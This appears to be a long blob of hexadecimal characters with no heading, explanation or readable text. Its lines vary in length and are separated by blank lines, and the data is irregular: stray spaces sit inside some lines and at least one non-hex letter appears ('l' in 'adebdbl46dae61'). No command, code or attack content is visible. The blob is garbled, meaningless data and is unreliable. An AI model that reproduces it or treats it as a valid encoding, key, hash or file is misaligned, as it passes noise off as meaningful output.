5edf33559ea870f7ff064f9f0d3fbe5736a7b7672b9f77bdf7df9930fcb7b64fa7ff0e
26e49927ff283731ad0c5ef7df7fc3cbf5fcbcd3c7f79fa66458a78fd7b377be7e73f3
8c8df913d797bfd83ecf7bebbdf7ef7de247ff88b7ef2e1eedd35a9ceefdc7dba4baef
6efbdbe777e70f06056debbfbcf4deb3e927f5ef7df7fe0fce1f166f3eff7232270d7ff
ef2e1fd9f6c7eef83773ff97be79feeffde97ebbb9f7ee741b53edfbbbf3f4727a953
f98963f597fe7e46e75f7c1937beda7df591e143f75fef0076fee37d337072f7eeae10
f26e5ef7d3efbf42767770f2ebf3d7df08b96d3d50fd67bf77fefdffbfc6ebdac3eb9a
eefffe0abc b070d744db1fceec39d83079f7c427ed7f31fbc7cf570fffe0f7eef6f37a
be7e7b3bd65fe3cbbbab87cb9debffac1b7ef4d3e99dc7b71be7f70f9f2deec2757d9a
7f5cef9f58bbb0f4e49b68821deb9cedafbf37bbfb8fb9054c60f96649a7e40bd4d5
fdd5fde9bdcfbcd1d3fafc8b07e5770fbe7cf89377f3ab834f2ff7576fef7eb2f326bbf
f747779f0c9f4073f758f1c8d9f7afa7b3ffce45ef37b3d7cf0e00d89e0c3df7bf969f
ec9cec3dd4f9fbe7e71f7fce14ffde0eec1de93b7f75eaed63ffdf2f2f2ee273f987ef
2c97271705596f7da1f3c7bf9fb5c372fefbe396f7f6f12ce2feee f3cb8bb5c3edcf94
59ffedef9bb5e5fedefa9387cf2ec9e9b9f7eae962f17bbd3c3f7ff8e99ae8f793cb8
3ecd543fa78d62cc911f8eadd8bf3fba7bbe4a95f7e37ffbd6916f73e395b91ee78fef
0feb7df9273fcd5c3f9dbbde70fd73f755dfe20dff96476ef3b3bbff7c3fda78bcbbb0
70f9feded7fb2aa3eb95bfe8074faeaeef3c5dd4f2feacbd7f3dffbfcc14efdf2a7dfd
cdfb97e70efde bdf35f7470ffee777faf970fafbeba7ff7de9b9ffabddf3d78f9f0f5b
2be3e7f77fec9f2f9f9ddeb67a7bfd7dd2f66bff7ecee83d583f9c377bb6f7ef2f2a71
eec2c0f7ed1f397b38777bf7def9c120f2febcf7ffa fce1fdd9b729202a7fefe3bbd32
f76df3ef874f1c9a72fbff3ecfce0cb1fdcbbfef6e54fecfed e2fcf673ff980d4e46a7
5f7eebde9275fdd27dd90ffa2efdcfde4dea79397e73ff8e9bbcbd5773fc9ef3e3c25a

ff8dbe79ffc44fb60f73c3f3f7ff79d07f9ee4fad96772932c93e21af9554e2b37b07c
de55d128ffb6fbe7cfe93afeefee0cb1d9aa5dfbbcaefed91365b1d343ff5f2d5fcf75
e1edc3dffff4c58b779f3c58df7bf9b0a9bfb84f5e6ebefb76f7f7def9ce83b3f5f9cbb
b07ed0b327ce7ed8b87bbf7be2c27ef7e7a5d10191e7ea9ae64f583fdcbe75f3e38f8e
9dfbdeeeef3bb3bdf7d71f76afe7b5f3eb83ffbbd5ebeaceefe22b2b09fbcc977cbf36
bb2e5bff7eeef3ddb3bddfdc1b7bf4bfcbbf7532f7f6af7e0f2171d2c5efed4e58bf35
7f7576fd60f3e59d2e4ddfd453ff572f7fcd31f904bf93cbfffb53cfeebf24b7ebf5657
effd3378b8707e5173f987ffbe5dd9d76462678ef7cb92eca835fd4aecb2f1fecee3dd
87bb23c7f58fde0e1417d7ef97bffc4f9dd4fa6773f25edfaecde4fbe2491267f8b429
0f34fae9fd53fdd7ef7cdddffb3ddf3ab3dd2da648b306b070ff79e3f2bcb074fefec6c
472f9f92ffae4275f5ecef61f3c78feedf5ecfebdbb0f9ebf9d1edf7ff77b7f1b8ee87
2fde96efdfe5f493eb7bcb97e73f39bfd79e3c859bf19debcb6a9f6672f7f4175d5e5
e7d7aef3969962549eb0f2ebfa8ef950fc86df96477977c866fffd4738a0ac8d8bef9e
ecbdf7e2cde5ddb377fbfb179fa3dfe2c1bbc9effd533f2056f9bd9fcf0e1ee4f72e9
7c03edfbbd7fcbdb5fe60f7f62efcdc99777cfefee3cb93e7f79befff0de970f7fea697
ef7faf4f79eedc5f3effe9a72fcf77f3573fd9e4bf88b8e7d3faeec3fa9377c5ef9d3
ffceadedbdfbf27aaf3f3fb939fa6cc15d9eecb2fdb672f7ed1bd97f7a60f9ffde03b0
fb2f3fbf75edc7bf9eaf2e5194d61fe7071ff723db9bfbdbcf453fb8f7c9fd37eb173
f794264a0906b76ffdd9bddbbfb3f79b7a5017c7bba202dfcd5a7bb0f0ec851695f924
0cc1fbe3e206120109f3e78f3e6a72e2777ef3e25afe741fb29f9949feccfdfd05cde6
f1fe4e79fd493cbfb3ff58b0e3e7db87c73f9e57db2154575b7be7ff9e5bdeb2f1fe6f
3831fbc7cb8a6d0e62ec179f07bdfdd7df3f2c1db1fac7fd14f52c07097ace9b797e49
cbdda3dfff6e5838cb4f6d97d521207cdc3e597ef0e7ef0ee93ddfa1e254f5edd7f705
9bf7cf9ecfc9ad8e9f421b157fee0e0076ff6890dbefce4e2cda7d34ff69be77bf9dbe
b76f6e6f2e1e4730a6d7e4031c0c387dff9eef2d37bbff78b87edecf7babb78f5e9270
549e577c807dcad8979df90426a7ff09ddffbe54f7ef290da92a67cf6f2f2e5e4e1cef
3cbfcdecfbaf28bf9b3eae0124ae6dd01b9cf5cbcbdfefbfe54fdfbdbc9cfe60d14ec
e0fee4e7fea8ae6e5faf7fe6a76efe2c1e5771fec3d78f0f2927ce1873f585dfee40fc
e49182fcfef1f3cf8cefaeee5cbfb2fee7f72f9ecf92f7a70af7eb3de27769e5d7fe7f
ceeecc14fbec9efd5e47bbcbbb77cf88b0876365fee7cf2f26d7ed03c9f5dfffe0cd27c
bbb0b8aac77f6eebe24a7f1f7fea9e7f9c53e79bf3f589efec4faf73e78f0648f06b3f
ae997f9c1ce839793fae5c383bb9f94fbc54f5fbe985fee3793bb9fecbfcfb0e3e3d69b
fbb3fffe9cb7c5a7cf2c96c79b7a1e06cf9139f1cdc9ffda21f7c7af7f5eeaaabe4b0ef
24ffffde3ffdd32f579f7cf7cde90332170f7fe2f7baffe5e5f9bd4ff6ef2debefae79
f5c920c3dfcc1c307d739e9a4cb697379f9fb645ffce41579ec5f36f7bef3c9c3770f7
eef07d9e5dd57f7c9085de70fde2cbefb7077fef2c1bdc964f6f0e18a78eb7a8f08bb3
cbf9c4dfec9361c9774fdffdf4720d27ed799d7fb23c7f757d41ec9fdffdfb4e494a1
2f2f8ed2f5e5044f76032a16062b7fcc987cbf3bdf3a7afdf3d7b70764e91e7d3bb2f7
73f79f8f9eff5d5f9cb9f5cef5f3fdfbbfb9ab05816bee536c3d59ae7ff0254587e72
fdb6c5d9ee57bbff7cbbba7bb0fee51444b298bb2f9451470bc79f286e7fdd9f3375fe
eff220adef24fae9f3cb8babc7f7d7779b9fffd5c9dbf3873b2fde901b723023257dfc2
cffe417edadc9077f73f683f2ed4fbf7c507f32fbbdc9aadf7d4881f1f979b6fbf4ded

b4fef5e1f7cfbde279412b8248df23c7f39fb64f9833db2ee4f9707d714c790337fffd
3e7cf1f7cf9705d5f66340fd9fdbb3f987cfbcd7c797e7d7fb9b3f3e5576f3ef9ead34
f9eafcfc2f5f934afbbdf6ee7ef27bdd7dfe768744e2edc34fcf3fbd572fbe203b77e
f7cf793e594028d9f3c38f9450f3ffdce243fd8ff72993fdcfbe4cdf5e5ddfdb076fb
ef37b1fb433d2b89fbcfebd1fd6979f42edfde44f9d3f28ca935fd4ec7dfbf77ed7d20
7c4535fdc9f5d52dee3eee557e4fb943ffd53a449f60f2892febd9753b2ca3fd82b280
f547cfa66769762ab2fef4e0f7ef2a7885605333d8545e79f5018589f7f72f1807c3df
29a0feeffe465f5d3e4a0bd7c4634b9fb6031599cdd3dbd7ffec58c029187f796f9fd9
d672d39323ffc99707772fefbdbcdf5c3eddadf3bb9feefede4b5233bff777cfd5d5
3b6eae19b9dbbd387f79f5d52f8fae0e14fbf6cdf3ecdd7c47ff3573ff522ffa97b6f2
e3fbffabd3e7fb89cbdfd0ecde57d4ac2bc3bf83685904f970f7f9fe7bfccfc39ffe829
871f67272f7f9cbef7ebb22e5b9fee4eafa41fd7be707f7efdfbbddf4c2f2fe9bd4f2
f97df2615f7d3bff7e5f92ffa9424e7edfaee1505d1e4edec7df1e0e2e9e5f96a41f8a
e9be607fb2f3f29883e0faa4f7696cf3f3fb8b79a5ceee4f7e40f375f9e5eec1effdd
5faf39fd87d754aa3b9bf5e93f493af70f9e6fecbf3e943ca6c7d7a70f7e06af7f75e9
c2f7f7070ef017d4c49314a1e7cf2eef9771f14df6e0f2e5ffc8062ebefdebb7b995d9
14df8647ff7cd5eb63bdb7ff79ce672e74941a6e3a789137ef2ddba6a989a2b31f14e
43bd707b3e5f9ec35398a7971f7c1c36f539793c9dd83fcbb94667b5e5f220c5911913
e79f7ecf79e1eec3ea3b69377bf77fb09999e87a42d26afee4fea879f9607e45a3fa09
4cbfdebd7b3ad9dd8386daf9e9df9bf4617971dc540f2f9f9bea4e87c758fd464b97cf
366ff3e02c083f597f7681ed6e7cdfdef528e69f9d52704f0f2dea75f90c12c1feecd4
e3e790b5efb01a9f4d9c5c1db7b9fb46f288d77befef6dddd96fca74f0a4ac95dffde9
f5cec7ce717bd7cd0ce68dcebfcceebc5ee7af3ef901a59adedd5ffede6f1f16241a3fb
57ff97bbf7c307f4179113211e44312ab3cdd7bb63ef8e9170f2f7eb2a6786f7df7edb
d66ff299980eb09e9c3e7d76f1f9c9f4f76dffcddeeb87f584bea00f76cf7f1261e8c3d
ffbfbc07ebdd7b9f7c7277f5fa93f3f36b8abcf7eefddeeb831f7ce793bb5f7e7a403c7
870f280ec49f3ee1ec59ef7f79fdeb7f77ff2d2cebbde7f90fbefd152d0e3edcd959fde
0f2f8c5bbdf9bdcdffbb3879faf0f1e5e667b39396265b5f37b15df7e787e6ff1f0a23
d5ffddeabfd9abcbf5fff4e9fde557ef160f4887914afc4dddf2dededde2a749bd3f24f
a4c8996f7d6075f2d6b0abee3efc64f2838bfaafd383c99b77afdead7eef66769f72c
fdfa666970f2eafef7de79ae69fa2cd6714107ffaed7b2f1fac686a28d77797c291f3b
d93dffbee279f7ef2dd4fee3f7ff30302753dd96b56970f2f9fd7f43b279f7c1d583d
f7bef8b7b8bc5c1f3efec3f989cffde57ebfdbb0fbfbafbd50fee2e1f900bf0e2e9970
f0a8a9877befbe5ef4d69e17b073fb83ba584c9fd77f7bedc7f3739699f7de7ee4f5ff
ed4727a509e4f2e9e7f42827ef772ef93870f5b0a14bffbddd5ff49c82936fafbf204
6a7a4eab7cfcff7777ef07b2f5fffe0db2f7efabbd7f7de4dbefc49f247a69fde2fc8c
ddabdfc6449c669e7e0abe6ed9bdd8714005ddf7df3a4bebbacc98bfb15e4e46ebc1b
d67bbe72f67b3ec3cdf7bf0c94f15cd8c9cdfa9c9377e41ffc5ee42a7ffac953caa47cf
a7b7f797d2ffbe9072f0f969fd7d34fc8fb5850dc77f71eb93ef72f7ee29222c537777
fef9bd877b7bcb97f7f63ff96928dae21e654c7f9f77f5f3d5ce94e2b3bb3f79797ef
7cdefdfcf9db4f1f5018f3497eefecdbc73f71f7c5777faa6c7ef060f953a4d25764f
22edb070d919e58eaf75e3f7837ab3f7d78ef21cd0545464f7eef07a7bfff7f96275f07

b1decb43599d2970faf2f662f7f9f87970fbefb8fb907cc6e54fdf7ff99df5573ff1c97
d4a2b7ffa0eef9c9d3fc805cc1fcf5cbdfebe5effdeede657bf7457dfeafcbdf767b
b24115fdecb7feff3ebefde7df97b1f5c3d7943098beffce0cb831f3c7870befbf9eb9
73f55ee936cdd3f98fcde779b7bafdbbb3f453afa53f2961f90897fb8f8fce1f5832f3
f294e2ecf97d34feec165bd3bfb45f777effee019598a87cb4fc88c7cf1e027734a5c1
0cbfdde5fde5bbd7cf5836f936bf76949fecdf27c5d7f3a5b57fbfba466c8b9a1741b4
dd027cdeffd362feedf7d983fa714edbd05e993ecc5f34b824f6ed964b6fe64f6e0dee
cfae0deef3dbd3ba5e888521d970757dfb9ccf79e3d9852c04e0ef003ca40d2aac0c50
fc872ffde6d7b77fdeddf3bbbbc5ab53fb922a578fffe3e79f36bfd70fbe7c70f972f
a9393838327bff7ebbdecc9837b3f352f3f79fa6df2c49ed50fda4faeefdecbf7ee7e3
e7bf97b5db7bfe855433993abaf76eeee1eecfddee73f4551e33dca68d3d44d4a0a391
f3697bfe893eba7eb4fae7f80158abd5ff4d50f5e7eb5fba478b9f3d33b390d7db6f7f
0ea397e7ce7f79e5236f48b7d0a657e9fefbedabf7f77f7275ffed4fcdbeb875fde9ff
cc4e7bb2fbffd136b5aebf9c172f6a6b9fb92fc63721c97bf378ce1ce92acc4bdf20da
5f7efbfddc9dd3d526ec5abbb9f3cbc2e7fef96161bc8173ebf2cabbbf729899a5f4f9
79f54dffdadeefee4d93d24f5a71707bfa8a244d0539adf9ffcf2fe823ca7dabb14faf
d5ecfaf76c893dbf9e9bb2f89cfcedfecfedeb7b948ff9f2e2c179b6aaf79fd77bcd3f
b937b3f455ae53b07bfd7fa07abdfbf93f2653ed96dcf69ed62f55d72b41f7ef960a7b
df78baa07f4c9d3fbe73bef7eef1ffca2e7f901a562c9556db34f7ee2edf3cb9dcbf5c
5772a5a6d3938787eefcc27f66891e317650f771f2ea67be4553f9f7c4219f0e9f9dbd
9fd6b92f84f7fd15d0a3b90f9bafb74fd1327bbcbfdea7c9f1217e794b83affc9f6f77
e5d66bfe8e093d997f791de79f090720ed37bbfe8fade27bbb7753ef3fdd7b4026f8e
50fb2a70f69846fbe9d7ffa6e754dd9827b3f85fc12a561bfa40cc6f9c34bcac1fda2d
ffbc583ebd3bb7797f7285fdeeeaf6909e2a72e7f2fb2210feebff92eb5a614e0c3d5e
adb64115fbea4bce675fdd3aff6f2df7befb2a1d5b57b6f6a66e99de2f2922cf24f4ff
72967fbbed57ef9edcfb926497828b83b39c96db5e1cdc7bfe60f22959c6f3e9a79f9cb
fa405190a6aeefeefdeb3f6f9cb4f1e7ef2e6f2fec3c9f49387f3df6b7ffde0c555412
ee1f5cb6ce7cb277777bfb3a058f9277f40d6f72dc543b36b72ec1e92ecbcfcdbcbef5f
35f74f953f77f6f72c89e95944ca84b52e34f9f3f7ff37b916addbd3b25e3f4e9ebef5
ebffcbd2f5fd49794cb2307a7fde9b7af3f6d9fbffd453bc70f96f748c85e922df8c9a
79f7c676ff66cba7f55bffc0952d9abcb4fbe7a72fff77e4326bea235cb7777f39f7ab
5fac92f1eac6985f0b2fae46af6e6d9f94f3ec87f62f5bcd4a1287b758e4cc62f5adef
d29f29b9f2e7e9fdff3b3bbd3bdc5fde72fcf294bf99d2fc95b78f993f9bbdfbf27cfa
f9e3dbd7bbe7ff5743fd308bf9d5f948b9fb8ff8b288db6f7eef7dea390f8f2f260aff
cf2eef1eec1ddf23b979357455bdd271bb5fc0125edae67f7c8a1fabd2ecf3fcd2f3f7
df07b1fff5ef77ef2215cf5f2dbd39cf25177f34f170f1e36934fae3ff9e92f298fddb
ef8b445ea7971ff7e4d46727a9f1609efd24205ad23ec36bff7cbd9f5f5d54f133a073
f6829d5fef0bbf9eff5497399ed1e50dc411efff37c727776b9733f7fb07cbeabfbf4f
387f015ef7d89c59ceb9c3cad1ffcdeeb17bb77efde7ff6f24db17f6ff2c5fcea7979
4fe7bf0e0dd038afbefbe2445722fffa9735a007c7ef97a7ff7f9eff5f0ddd15adda9
ddd259f60f7abdd5f23589df273bcfbe7cf07bbfdea794dddde9bb77df9efe3e4b327
9e58bfad38b770f96abab07f7ced793bbdfb9a0d4fbe577160f906fa0fcefbdb7b9fbed

8ff89ecf722eff4273e2d1ed0aad4fd9fa27c16e9a89dd5bd59f9d32fa79faeefddbbf
bd5bddd9ffef62ffa3665a61efedef7cedbe54fd6f95372bc5ebff9e4fad37bb3efbcf
c7df69e7e9732709480468e86d411ad89fd202f67efbe73eff7a24c06ad56dd2b8beac
10f1ebea174e84fbcbaaffc9f397bb07cfbe4b09d1e58cd22997f5bddf87d6232ea70ff
61e1664342ff749e51c1c9497fbf70f88a2974fbefbf09387b357f7efbeb9be579fef9
1374adaf1abab1f3cf8e435b8fbe1b7570f9a8793e7bf0f4d6dbea29135f52e215e3f5
84d5fbd98eece9e9f5faf679767f72f1f40abd322e1cbabdfefb3919d9dde97cffee6e7
d97fc648aef3fa5d5d5735ad559fde07c3ab9a2f8fac14f7dd2fee41714567d32f9c9c
9ce9bf34f3e3d28eeedd23ad7dd1f140f7ff0d3f72e57b43af27c99918ff3d5bb2fbefb
ba83efde4fef50b5ab4ba0ba7f4eec1ee9bf34f771f7eda7e42cef8e5fa20bf37af2f1
f5eb797cfb2173ff8c9fb1473fc3e6b8a2d3e7db6f37bbdf8c1335aa0a295f7c98c22d
087df7df0533f78b0fb9262a2af3e597e37bf7c4161d6dde97c71d03e387fb3478be13
f28bf7d49a24293f6907c9337a42fb3f3bb5fbefdf72f6f9f9db7b975f7eb2f76dd2023
fd839f83629ec5714b73cf8f6f34f3e2d9f379fe6d9eff5e2dd0e799b0f291c7b43b1c
b4fdf7fb04386f1c1effdfbdcff0119be0965895f7f72ef5efde2c1fd07ebbbe49cd47
7f776ebcb86ccfc9bddeb5f7d8acf0e16df21a7377f4be9cc4fee9effe09307076fd7f
71031e56fee51c0554e3e5f4eafaedf50067bf7fe72f2969ca0d922fb84baa2058b9da
7dfde691f92f5fda9fbe5e5d3d5e57e71fa8016d31f7e72fd8b9eae3f9d7c3a7df874a
f397b3ebb6a9639fcd38b4f3f999d7f797db7faa977cbc50f0ebe5dff3e0f7eefdd62d
9604dfa070de53ca6bbc5bd97bfcffdf07cb87a7f9db4b9accbdfef07bfff76cf7a7d77
76777cb15a5ecf3bd9ad4ea9794a79cbd3cffbd779f1d9075fbbda7bb3f75af25c5f66
0effe75f9307ff36076fff193978cdddddde76f8e49643f797bef17fddeeb4f9feebdac5
f9614f4bc78f89def90f3d37cf772ff535a117dd82e1fbefda9f3efde5bef93843cf87
2f1d3d7e46deccd684a2f0ff649ca7fef87c54f5edebb7a4196e1f73ed85b7d493478f
e7bd1f07feffceae839f7e78ef27c9152127fb8a967b68e1f5c1b73fa94fdabc6849c
3eeae88ef96f77ef2a07efde55757e5f9b3ef5cadefef5af5fdf7ff2c9cee5bdea931fd
c7f39fba9ab397539a700ff727a77f56c4e63fce4ab5f74ffee4fff6076bd8bc5b8e2c
dc9fa6efe835f44312ee54dca0797e71565687e9f070fdafdd597ede9c527e50f280cf
8cefe27d7d5bde7b45239bbf78c0cc0ecf7a139fec18470a7f54584b8abefaeca4bf2f
2c88a4edf3dfceef31fbc9d977bcf29bd72410d0b79bbbef7ef07b512afa135a53295
e9ccf96f9faa72eabf3fce943caa5d1e2e4b72ff25ff4c5eef2f94f4ef25ff4f00735a
5d4f2fb279fdea345e37b3bdfae9edffbf4c5fdef90bc9d7ffefae2278afb97cdc1b
b37f9a559f9bfff79cd68857147a9d2f5eec517ef5f2d319ad6d5c3ff8f6fa0121bc5fb
db957de7df8ee931fbca3950c5a02bfbfdea534c6c577c895dca130f407b4ee79fd920
cd9579f3cfd9c84e4130a5c9b7b57cf28654efecfd9efb5fbd30f664f4976c8643dfc0
1c59a2775bb937dfe035a6a2c7eaffb3fff193b45c70b72cf34f7fafa270e7677ef5db
cbdccc175f92822517e59366727efe6af7934b5aa6f984b21e970717b3d7cde9f37d8
a7c7fefcf7fafa6e183a7bfff77f387977749d3b42f5e3cf8e91fbcfcf6f49a96807ea
fe7d3869675579408ff45cf48cdece40f2ef76989f6f31d9ab565f6a078f8f2abfc92d
c4b8a8676bf7bfff31fcc0e1e3ea7b02d7f4013ddaede1e5374bfbcf77efdd01ad4a7dd
adebfff7c9dd83f5f37beb7bbb2f5fdc5fffdfef086b0df7df50d4d8fcde27abddd30be
2f8ddefeefdd4f5f30727bfe8dee52569d59727cfae5fde9bd40feeed1e7c42afbd233

5f57bdfbb3fbba2a0e7de83ef7ef2f6e2e9dd4f1e7cf7070fbebcbf7f269d63e79fef6d
b2ff63f3fb94b76e2a7ef3eafbfff8a9efbc3bfdc1ab875fdd7f72be9e5e931f777fb2f
ebdaf8a7bc4d6efaeef5eac5eaeef96ede5eebd97138a7ed6b4e090dffdc1def9effd5
3b35ff46d5a50f96477f67befb50793efceae69a9f5e9cb27bfcf4ffdf4a7cf69e1ece
14f7ef570f7073f498e0ac9dddfdef9684cb8b07df591dfc3491e2fa806668ff41fe093
9983b39056a944cfdeec3ebc5c1fdcb37f94f5162fce0ddd6b5a64cf0eee3ebfbefbd
5fa0125475e3e7c797ff6fa53f29def3dbbfbeaee579feedd5dbe7cf9f03b2f96cd4f5
1b2f5e1f3a7947adf79382365f1c577ee9f5e3f7cb7ba57bcb8bcd3c985d3dd8fbceb
70fae7f307df3c927d7cdf265fdf0fe3d5ab6fd64e76076f9fbdcd27cd7fb5f37b7fb17
b40b9d5fcddf983ec35e1412bd9b4e8f6e2a77667d764608bebc9fffc64f9e6dbfb644
027d73f38ff2a7bb1db202173bec869be2887ff834bf2f9769ebefbbdbfd8a7f061f6e
df5f4dd5f5647df7939fa464c89b973fd859bc79b5778175849f2e2895be33f9eef4744
dd9aacbb707d957d9deeffdedabbbd72fbff8c94ff69e7c7ef0c92b0a9f1e7cfa7c769
76ce5271745dd50cebe6dd73ff889fbe5cbb9fd1fac3f39de9dbecc5e5cfede973f75f
9c57477f16d952d0ac4d62f7feaf75a531e6fff3b4fbef87fefcb37b4b0f4ed2f4821d
ca3757eca05d33ac36cf9fb50566c7279f7eacb654366f04bc99608270feed3c2d2e
ff3e2f7fa6afa9d6bea9db24ebbab7bf3cf8befdcfd41fb8c72b5e5cb29518516fceb9
7a48a2ebe73efeed5b3e2d5deb3e7940a7c52630df907947dffaafea9dfe7fc938383e
f3cff0e2dbffce0fe771f92bd7b9835f37b073f4de9a725d9b89f5a9f7ef5ddff39ffcc
e2714404ef276551e3cbcfec1fadedf5e565f19abc015a7f7b424bdafe3e78b5ff449717
cffdb3fc8af76efedcceeef5e7e9bd6287fb0dcfd74fdfcee4f7d877c1ff2680fae7e8
a16f77fd1f3cb8367ed0fd60707f7e70fdece7e70f0e6faeef5b2f97d762847f4fc079
3fc1ed94532f3bfe807d9ef45cb61dfcd4fae1e2cd7674f7f9f837d5aa0fe8a324d6ff
6be2457e6a729b772f160716f72ff937b6f2f2fbf78f8c9b7a7f73fbdfbb5c5d90837
17d402efe9bf5a7a7e4274daf3efd76b34ffa777afd9d657e904f3e39d89dffe0fc695
b52627eff3ba7e77bbfe8bb70475fec7d8265f9faf7b97bffff7fabdf73f797afff8292
54156f73e7dbeb7de3f9dd60f1ede7fd9c0957e4596ec0d71c7bdc5730a962e7ff0f2c
5efb3bbfc92d67f7e9a16a0ae4913af9b079433a5b4e2fdb758fba9cf2f16f7ce89242
feebf982ceae7eeacdea27ce3e7970ff17d5f77fe2cbdf7b4afede97779f93dd7afbe
6ecd9b7f75e3efc64f9f0fca2faf23ead025192e75e393927fbb14298507e3b7f78bd3
e7ffe532f5fd032c9d3375975b04321d71559e435d9b9f3c93d9a8cbb4f6891fcc1ecf
77a70bfffce983cbfaf383bbbb5facbfcaf7afbfb3ed8fd36458afb777f9a7475fdded7
b3f38bdfbfec49c1603f6ee659fde7bf3e27cefc99bd79f2cf2e5eeeb2f294ff983f39
f5ad2da1129dfe5cbcbfca7289ff1c9ece5fde9fdefde3dfba9fd0735a97cca8c7f7b7
6fe93af4fefc22adc7d5894f9bb7a71776ff22571018d7f67f1e2d94f9ddf6d7ff0fce
2d9e5f9c1a70f568b19ad409292bca4c5be83bb3ff97bdda59cf583dfe7f3c9f9fad36
73f557cf7e533928b07f9fd557bbe77401a68fd9dfaee5b5a483958dce3a5c1bb9f100
721bffa2de97771fee9ede7ff8e007c5ce4f9fb5e40d4c68499ae89d3fb8787ef9090
5133f79b96c295d45eb80bfe82ead7c1544a88733f2890e9e7ef7f2c183e59bbdf9abf
b65fb9c927c39ade0534b5a5079bb7a737ef7d5f5bd973f751f3245fe639edf2b1edc7
bf86d5a0ba0e43bada05efe3e9f500838f9bcf9e4079fd20af95d4a0adebdbl46dae61
7adf73fd9f964f7e03b94d77d496b0f1414d2c2c34362f79d9f5c7e95ef2df73ea5489

8cc44fbc9b39fbcbbfbee1facb17b4c0f1f02e59edfd4f7e5092867dfaa03da025cec
92f7a78f7f79a10375d2e3fbd7bff17fd3e5fcd7232b717dfa6f5a2bd7bb3d94f17bfd
7bbdfefb34f1e7eb59b1f7cf27cf2e9e2eeddf6f8f5e5fa073bdf694a14eddd5bbc7
cb93bf9c135856bb3fdf2f22aa755d296b2872f26d7074fd70fefbd7af07baff62823b
7ff93b31f3c5bdefbc9076fdfbcfba9bd4fbf24ed4bebf5b3879403bbfbfb7cfaf4dbe
79f162f1ffcf483e7f9657ef97676f0535fdc7dfee0cd1c09aa973ff5e98be6ddc31fb
c78fe7a7759fffc42f7af3604eb996fd6f53227dfd7b5feebf6e3fb9bfbfe63bc4ca143
fadb43c988d7bfe8dec34f2fdbd9d98349f6704de1fc3b7212284699fc60e7cdb39f9
e9d669f52629aa2e1ebe797bf0f6553bfcc1fbc5cdefd5455e5f5d9e7ef7e6f329094f
2ffced3fbd6e1e7c67b2a69cd51eb968b37b3f4509a11fdc7bbaa0a59ebd9fcc292cc
81f66e5f98bf6a0597df260e727cfef2f9e5f7e4509ffcb4faf1ebcdd9f501434ff01f
9ec9f9bea525ba4f1e2e6657f7ebf307d9d6b7eef7b0f0f2ee13a2fbf983cb8f7d37b9
7b49cf7536f68ede1c1fe64467e082de7dc7f78f07b9f3f2406bf7f4daed5c3c56573b
5fcc96fd3b2ff3364a14854f6ef5e3e7bb8a23c37458c508e2f761f9255797e7e45dc5
b7e75f7dd05f549b9f7bbebeadb9317b44e4feed7cb035aa7fea426f014165ddefd012
d3ae6f76684c7f4e1c33a23b7bbbe5e539efef2d3b2a5a59c8397bfcfa7e4565dacdf5
0bc51afaef7ef2c9f36f7f71fec972e7e12f7abba4e4e00f5ede5f5efe3eef7ed1eff
d25e52bbfba572ccfbf7cf8ea17dd5b4c7ef2d5c1fca7283140b9e27afdfcf265f5f0e
0271fbe5d9ffffdee4459eff5e2f7fe2feb71f2e9a876fcbe9c3bbedd3cbdf674169836
2e7130a40efbe7af8ed6f5fd6f79faf962fbfbcbdbbb7bcf7dd2f9f9dd7cdfad387352
dea14cfcf6965edcd97b44c457118c90265df7ef2079f7cf2d5ee35a5ad68b5ece583f
367f73f59fe248d8a7cfbf6c193878bf3bd6f4fdbefecdd7bfec9fd831f3c5dde7b487
9f6078b4f9e93447fe7bbf7698d8a628477949a9e7df9935fb4773f59dd7bb0fac1dbe
5e54fdc2f4e7eeaf7fea9b7c82b9fe407777f9f9fa4b0a0fda4febd1ed49f9e3df8e4e
1a7bff7ee0fee3d7c70b7add794249b5527f5747642eb545f655f7ee7654d49c959799
167936fff3eaf2ff31ffcd4bd4b52bb4fc9f23ffdf27979defc3e97fbf7de3ca0f4fcd
3e79443dbfbc4abfbc5f28b4f0ea60f7e6a59fde0f2eaedddf3fb24a2b48a4a6ae0a7e
e5d539e93dcf1e5dd7727cb4faf27df2663f09364e8ced76f9b2f6819f2a7bfa494fd6
267e7f72e1ffee4cb9dc527f7df962f291142aec1c3d7f7be4339f387b4de4c08d09c2
f9f5e660fdffc1499ebe7e73ff5e9d54f7ffbe5fef59afca4e927cdb2a290f8de35f99
0cf2967fbc9efb5cc3f7ffee9d3bbd3b7f7ef3d783af9bc3ca3e5cbe6275fff14a5095
edead89c568f1fbeafcc1cbf2c5ddebbb2fd7e79f7c42cbaf5f3e78f286d6ddf77ef07
bbf7df053f5ef756ff9e0c983cb4fc91f78397df3e0f79e7db23aa775fd07b4bc48092
99ac7afee7cb37c49aafa3bbff7f9bb4f97075f9dbffa8456cb1f94f79adf7b7abf5
c5e4ef69ebdb93c7858509e60badb3c59d25a03e92c721bdf7e1b89b0ec93efdeffe4a
7dfac69997b75efcb57cbef524e8ed64a0e7e50efbfa5351c5aeb3eb8ff849cb9abfbc
b973fb1fbc9a777bfbfd470efcf9f2177df9f0fc3bbfe8eeef3dbf575fbfa2fe7e11c5b
33f79f7c14f9dbfbafffcdea7cfc8e55ede7bfdc5dd07f5cbe72f1e928f7139d9f9a49
c1fd46f9bcbf5dd9d676f3ea538f57c7d9ebfbaf77b3ffdf6e43698757bb3f783aa134c
327779fec9efe3e0734a6e60764836821f8f9a5aa95dfe7fae0923c95e7c8d45c3ffc7
6531d5cfce07c717e7ebffea4fd7d0e8a772f1f5290f8f2fcc1ec27f77feaf7222bfae
6a7be73f9c5dd7714c8d3d2f6eac5f397777f6f5aed5cef5f3d5cee3fa48ccdc37ab97

7f7fa07f9c5ea4bca1effff4d9bdd3f2dbcfceaf7352960f1eec50d44dc1d0831775be3
7f9bd7728434bfcf3ed3dca53de7df0ec212d4d3c285b5afabefa495a873afff2a77f1
179ab9f908afa695a9dbcdf3ca888c1ce5fef5e9267485a77fe83dffbc9effd6e979cd
efce4e1777e6f525997d5f397939fac2f27e7f5797befc9c3cfcfef23922746697e8a5
6bb7fea93e54b5a5a3d98af88bb5edebdbe7f7ef7a73efdce3925f3d6073f4908e4bf7
78e74fe57d74f6981aec48777f7237fbc9e79327e4289323f6f09ad8e5f7ae7fd1f4d
bbf17cdeed5e5b79f139516f729b6cf5e3c985246e5192d8ad1d2c94ffcc4fec1f2f7d
efbf2ee92f2ea777fef072f1f4c2fdafca71ee6f7ded6b46479f9832f1e4c16e7973fd
d9005cf1f7cf98307f7cfafc960538e84e661f9f60bf2f07eb0a205670a2b5e7d3afbb
d296bffd3243334b02ba2d6f28acce1bbc5ecf5c3dd370b4af0ffde9f1c5c3e7b47f83
